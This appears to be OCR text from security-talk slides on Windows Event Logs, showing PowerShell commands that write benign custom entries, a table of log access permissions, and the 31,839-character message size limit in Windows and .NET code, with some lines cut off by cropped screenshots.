
Event Message Files

If a source does not a message corresponding to the EventID issued, you will see a message like this.




Creating Logs/Sources (As Admin)




Event Viewer
File Action View Help
Event Viewer (Local)
Custom Views
Windows Logs
Application
Application Number of events: 1,884 (!) New events available
Level Date and Time Source Event ID Task Ca...
Information 9/6/2022 7:53:28 PM BHIS 1337 None
Actions
Applica...
Op...
Administrator: Windows Pow
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows
PS C:\Users\rbx> [System.Diagnostics.EventLog]::WriteEntry("BHIS", "Checkout #Prompt", "Information", 1337)
PS C:\Users\rbx>
Event Properties - Event 1337, BHIS
General Details
Checkout #Prompt
Log Name: Application
Source: BHIS
Logged: 9/6/2022 7:53:28 PM
Event ID: 1337
Task Category: None
Level: Information
Keywords: Classic
User: N/A
Computer: rbx-bhis
OpCode: Info
More Information: Event Log Online Help

Event Log Security


Log	Account	Read	Write	Clear
Application	Administrators (system)	X	X	X
	Administrators (domain)	X	X	X
	LocalSystem	X	X	X
	Interactive user	X	X	
System	Administrators (system)	X	X	X
	Administrators (domain)	X		X
	LocalSystem	X	X	X
	Interactive user	X		
Custom	Administrators (system)	X	X	X
	Administrators (domain)	X	X	X
	LocalSystem	X	X	X
	Interactive user	X	X	



Now what...?

Creating an Event Log

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\rbx> $Log = "Application"
PS C:\Users\rbx> $Source = "BHIS"
PS C:\Users\rbx> $Type = "Information"
PS C:\Users\rbx> $Id = 1337
PS C:\Users\rbx> $Message = "Join our Discord community"
PS C:\Users\rbx> Write-EventLog -LogName $Log -Source $Source -EntryType $Type -EventId $Id -Message $Message
PS C:\Users\rbx>
```



Windows PowerShell

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\rbx> $Log = "Application"
PS C:\Users\rbx> $Source = "BHIS"
PS C:\Users\rbx> $Type = "Information"
PS C:\Users\rbx> $Id = 1337
PS C:\Users\rbx> $Message = "Join our Discord community"
PS C:\Users\rbx> Write-EventLog -LogName $Log -Source $Source -EntryType $Type -EventId $Id -Message $Message
PS C:\Users\rbx> Write-EventLog -LogName $Log -Source $Source -EntryType $Type -EventId $Id -Category 0 -Message $Message
```

Application Number of events: 1,892

Level	Date and Time	Source	Event ID	Task Category
Information	9/6/2022 8:10:24 PM	BHIS	1337	None
Information	9/6/2022 8:02:06 PM	Securit...	16384	None
Information	9/6/2022 8:01:40 PM	Securit...	15	None
Information	9/6/2022 8:01:32 PM	Securit...	16394	None
Information	9/6/2022 8:00:20 PM	BHIS	1337	(1)
Information	9/6/2022 7:54:23 PM	VSS	8224	None
Information	9/6/2022 7:53:51 PM	Securit...	903	None
Information	9/6/2022 7:53:51 PM	Securit...	16384	None
Information	9/6/2022 7:53:28 PM	BHIS	1337	None
Information	9/6/2022 7:53:23 PM	Securit...	15	None

0x0002

For more information abou

`[in] wCategory`

The event category. This is
Categories.

`[in] dwEventID`

The event identifier. The ev
information, see Event Iden

`[in] lpUserSid`

A pointer to the current us

`[in] wNumStrings`

The number of insert string
are present.

`[in] dwDataSize`

The number of bytes of ev
is present.

`[in] lpStrings`

A pointer to a buffer containing an array of null-terminated strings tha
displays the string to the user. This parameter must be a valid pointer
is limited to 31,839 characters.

main ▾ runtime / src / libraries / Microsoft.Extensions.Logging.EventLog / src / WindowsEventLog.cs /

stephentoub Seal internal types in libraries (#50225)

6 contributors


57 lines (49 sloc) | 1.91 KB

```
1  // Licensed to the .NET Foundation under one or more agreements.
2  // The .NET Foundation licenses this file to you under the MIT license.
3
4  using System;
5  using System.Diagnostics;
6  using System.Security;
7  using System.Runtime.Versioning;
8
9  namespace Microsoft.Extensions.Logging.EventLog
10 {
11     [SupportedOSPlatform("windows")]
12     internal sealed class WindowsEventLog : IEventLog
13     {
14         // https://msdn.microsoft.com/EN-US/library/windows/desktop/aa363679.aspx
15         private const int MaximumMessageSize = 31839;
16         private bool _enabled =
17
18         public WindowsEventLog(s
19         {
20             DiagnosticsEventLog
```

Total size of Event log message cannot exceed 31,839 bytes???

